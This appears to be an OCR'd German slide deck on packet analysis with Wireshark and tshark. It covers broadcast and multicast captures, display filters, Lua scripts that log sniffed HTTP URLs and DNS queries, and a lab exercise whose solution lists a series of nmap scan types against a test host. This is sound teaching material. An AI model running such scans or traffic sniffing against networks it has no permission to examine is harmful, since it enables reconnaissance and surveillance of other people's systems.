
- CUPS…



```
⊞ Frame 27020: 279 bytes on wire (2232 bits), 279 bytes captured (2232 bits)
⊞ Ethernet II, Src: 00:24:e8:01:87:53 (00:24:e8:01:87:53), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
⊞ Internet Protocol, Src: 172.22.41.244 (172.22.41.244), Dst: 172.22.47.255 (172.22.47.255)
⊟ User Datagram Protocol, Src Port: 631 (631), Dst Port: 631 (631)
    Source port: 631 (631)
    Destination port: 631 (631)
    Length: 245
  ⊞ Checksum: 0x8aea [validation disabled]
⊟ Common Unix Printing System (CUPS) Browsing Protocol
  ⊞ Type: 0x0000b00e
    State: idle (0x03)
    URI: ipp://244-41.22-172.bwns.ch:631/printers/HP-Color-LaserJet-5550
    Location: "Zür-Har3/5OG/501"
    Information: "HP Color LaserJet 5550"
    Make and model: "HP Color LaserJet 5550 pcl3, hpcups 3.9.8"
```

broadcast

- Windows Stuff (?)




```
⊞ Frame 27085: 283 bytes on wire (2264 bits), 283 bytes captured (2264 bits)
⊞ Ethernet II, Src: 00:1e:4f:b9:ac:09 (00:1e:4f:b9:ac:09), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
⊞ Internet Protocol, Src: 172.22.43.94 (172.22.43.94), Dst: 172.22.47.255 (172.22.47.255)
⊟ User Datagram Protocol, Src Port: 138 (138), Dst Port: 138 (138)
    Source port: 138 (138)
    Destination port: 138 (138)
    Length: 249
  ⊞ Checksum: 0xe198 [validation disabled]
⊞ NetBIOS Datagram Service
⊞ SMB (Server Message Block Protocol)
⊞ SMB MailSlot Protocol
⊟ Microsoft Windows Browser Protocol
    Command: Local Master Announcement (0x0f)
    Update Count: 92
    Update Periodicity: 5 minutes
    Host Name: INSTALLER-DESKTO
    OS Major Version: 4
    OS Minor Version: 9
  ⊞ Server Type: 0x00849a03
    Browser Protocol Major Version: 15
    Browser Protocol Minor Version: 1
    Signature: 0xaa55
    Host Comment: installer-desktop server (Samba, Ubuntu)
```

- Other usefull Filter for Windows Stuff:
  smb || nbns || dcerpc || nbss || dns

broadcast

- Dropbox




```
No.    Time        Source         Destination      Protocol    Info
25479 234.114474 172.22.41.171 255.255.255.255 UDP        Source port: 17500  Destination port: 17500
25480 234.114822 172.22.41.171 172.22.47.255   UDP        Source port: 17500  Destination port: 17500

⊞ Frame 25480: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits)
⊞ Ethernet II, Src: 00:04:75:be:18:2d (00:04:75:be:18:2d), Dst: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
⊞ Internet Protocol, Src: 172.22.41.171 (172.22.41.171), Dst: 172.22.47.255 (172.22.47.255)
⊟ User Datagram Protocol, Src Port: 17500 (17500), Dst Port: 17500 (17500)
    Source port: 17500 (17500)
    Destination port: 17500 (17500)
    Length: 109
  ⊞ Checksum: 0xc24e [validation disabled]
⊟ Data (101 bytes)
    Data: 7b22686f73745f696e74223a2031353439343330332c2022...
    [Length: 101]

0000  ff ff ff ff ff ff 00 04  75 be 18 2d 08 00 45 00   ........ u..-..E.
0010  00 81 6b e0 00 00 40 11  5c b5 ac 16 29 ab ac 16   ..k...@. \...)...
0020  2f ff 44 5c 44 5c 00 6d  c2 4e 7b 22 68 6f 73 74   /.D\D\.m .N{"host
0030  5f 69 6e 74 22 3a 20 31  35 34 39 34 33 30 33 2c   _int": 1 5494303,
0040  20 22 76 65 72 73 69 6f  6e 22 3a 20 5b 31 2c 20    "versio n": [1,
0050  38 5d 2c 20 22 64 69 73  70 6c 61 79 6e 61 6d 65   8], "dis playname
0060  22 3a 20 22 7a 22 2c 20  22 70 6f 72 74 22 3a 20   ": "z",  "port":
0070  31 37 35 30 30 2c 20 22  6e 61 6d 65 73 70 61 63   17500, " namespac
0080  65 73 22 3a 20 5b 38 37  30 37 31 38 37 5d 7d      es": [87 07187]}
```

Multicast

- Filter 224.0.X.Y
  ip[16] == E0 and ip[17] == 00
  ip.dst >= 224.0.0.0 and ip.dst <= 224.0.255.255
- Filter 224.X.Y.Z
  ip[16] == E0
  ip.dst >= 224.0.0.0 and ip.dst <= 224.255.255.255
- Allgemein Multicast
  ip.dst >= 224.0.0.0


Multicast

- Bsp. VRRP / MDNS



```
172.22.[redacted] 224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           224.0.0.251     MDNS         Standard query response SRV, cache flush 0 0 9
172.22.           255.255.255.255 UDP          Source port: 17500  Destination port: 17500
172.22.           224.0.0.18      VRRP         Announcement (v2)
172.22.           224.0.0.18      VRRP         Announcement (v2)
```

- SRV Querys to MDNS



```
lugo.local AAAA, cache flush fe80::219:b9ff:fe17:4666 A, cache flush 172.22.41.214

Standard query SRV hackintox._sftp-ssh._tcp.local, "QM" question
```


Not IP

- Da gibt es noch anderes als IP
  - IPX
  - Spanning Tree
  - CDP
  - ARP
  - IPv6 (jaja, es kommt)
  - …..


- Filter “not ip”

LUA

- Scripting in tshark
  compiled “with lua”



```
without POSIX cap
.1, with Lua 5.1, wi
T Kerberos, with Ge
```




```
trilobit@ciscobox:~$ tshark -v
TShark 1.2.2

Copyright 1998-2009 Gerald Combs <gerald@wireshark.org> and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Compiled with GLib 2.22.2, with libpcap 1.0.0, with libz 1.2.3.3, with POSIX
capabilities (Linux), with libpcre 7.8, with SMI 0.4.8, with c-ares 1.6.0, with
Lua 5.1, with GnuTLS 2.8.3, with Gcrypt 1.4.4, with MIT Kerberos, with GeoIP.

Running on Linux 2.6.31-14-generic-pae, with libpcap version 1.0.0, GnuTLS
2.8.3, Gcrypt 1.4.4.

Built using gcc 4.4.1.
```

LUA

- init.lua anpassen !!!!!
  /etc/wireshark/init.lua
  c:\Program Files\Wireshark\init.lua

```
-- Lua is disabled by default, comment out the following line to enable Lua support.
disable_lua = true; do return end;
```

- Zeile disablen !!!!!!



LUA


- Hello World

Sample File: hello.lua

```
-- LUA Hello World
print("hello world!")
```


- tshark –X lua_script:hello.lua

```
root@erde:~/wireshark$ tshark -X lua_script:hello.lua
hello world!
tshark: There are no interfaces on which a capture can be done
```




Sample 1 HTTP Query

```
do
hostname = Field.new("http.host")
uri = Field.new("http.request.uri")
     local function init_listener()
     local tap = Listener.new("frame", "tcp && http.request")
     function tap.reset()
     end
      function tap.packet(pinfo,tvb,ip)
         local strURI = "http://" .. tostring(hostname()) .. ":" .. pinfo.dst_port .. tostring(uri()) .. "\n";
         io.write(strURI);
     end
     function tap.draw()
     end
    end
    init_listener()
end
```



Output Sample 1

```
root@erde:~/wireshark$ tshark -r b.cap -q -X lua_script:urlsnarf.lua
http://www.heise.de:80/
http://www.heise.de:80/robots.txt
http://www.heise.de:80/robots.txt
http://www.heise.de:80/Impressum-4862.html
http://www.heise.de:80/newsticker/heise-atom.xml
http://www.heise.de:80/newsticker/heise.rdf
http://www.heise.de:80/stil/standard2008.css
http://www.heise.de:80/stil/navi_top2008.css
http://www.heise.de:80/stil/ho/standard2008.css
http://www.heise.de:80/stil/drucken.css
http://www.heise.de:80/favicon.ico
http://www.heise.de:80/support/lib/jquery-1.4.1.min.js
```




Sample 2 DNS Query

```
do
    ip_addr_extractor = Field.new("ip.addr")
    udp_port_extractor = Field.new("udp.port")
    dns_query = Field.new("dns.qry.name")
    local function init_listener()
        local tap = Listener.new("frame","udp and (udp.dstport == 53)")
        function tap.reset()
    end
     function tap.packet(pinfo,tvb,ip)
        local dns_q
        dns_q = dns_query()
        print("dns query: " .. tostring(dns_q) )
     end
     function tap.draw()
     end
    end
init_listener()
end
```

Sample 2 Output

- Viele Wege führen zum Ziel



```
trilobit@ciscobox:~/wireshark$ tshark -nn -r b.cap udp.dstport == 53 -T fields -e dns.qry.name
www.heise.de
abo.heise.de
trilobit@ciscobox:~/wireshark$ tshark -nn -r b.cap -q -X lua_script:dnsquery.lua
dns query: www.heise.de
dns query: abo.heise.de        _
```

Zusammenfassung

- Die Tools sind nur so gut wie der User..
- RTFM

- Schnüffle in guten und in schlechten Zeiten, denn nur so erkennst du den Unterschied.

Fragen ?

問

oder war alles chinesisch ?

hands on

- Tracefile : port1.cap


- what‘s going on ? (was isch da los?)
- Suche Informationen…..

Hands on hints

- Mac Adressen
- IP Adressen
- Zeitablauf
- Ports
- TTL (Request / Answer)
- andere Packete

Lösung


- Infos
  192.168.2.101 Linux
  192.168.2.142 Mac OS X / Apple Hardware
- Offener Port : 3689
- TTL im Rquest unterschiedlich -> dh. vermutlich crafted pakete
- gescannte Ports 1000 -> nmap default Wert



Lösung

- Ausgeführte Scans

```
nmap -sP 192.168.2.142
sleep 10
nmap -sS 192.168.2.142
sleep 10
nmap -sT 192.168.2.142
sleep 10
nmap -sA 192.168.2.142
sleep 10
nmap -sW 192.168.2.142
sleep 10
nmap -sM 192.168.2.142
sleep 10
nmap -sN 192.168.2.142
sleep 10
nmap -sF 192.168.2.142
sleep 10
nmap -sX 192.168.2.142
```



Usefull filters


- Findet die Hardware
  `arp`
- Finde die unterschiedlichen Scans
  `ip.src == 192.168.2.101 and tcp.dstport == 8080`
- Finde einen Port der antwortet
  `tcp.flags.syn == 1 and tcp.flags.ack == 1`
- Andere Packete
  `not arp and not tcp`
- Welche Ports wurden gescannt

```
tshark^-n -r port1.cap - fields -e ip.src -e
ip.dstport ¦ fgrep 192.168.2.101 ¦ sort -u
```

WARNING

illegal stuff

- Fibre Tab's



illegal stuff

- Required Hardware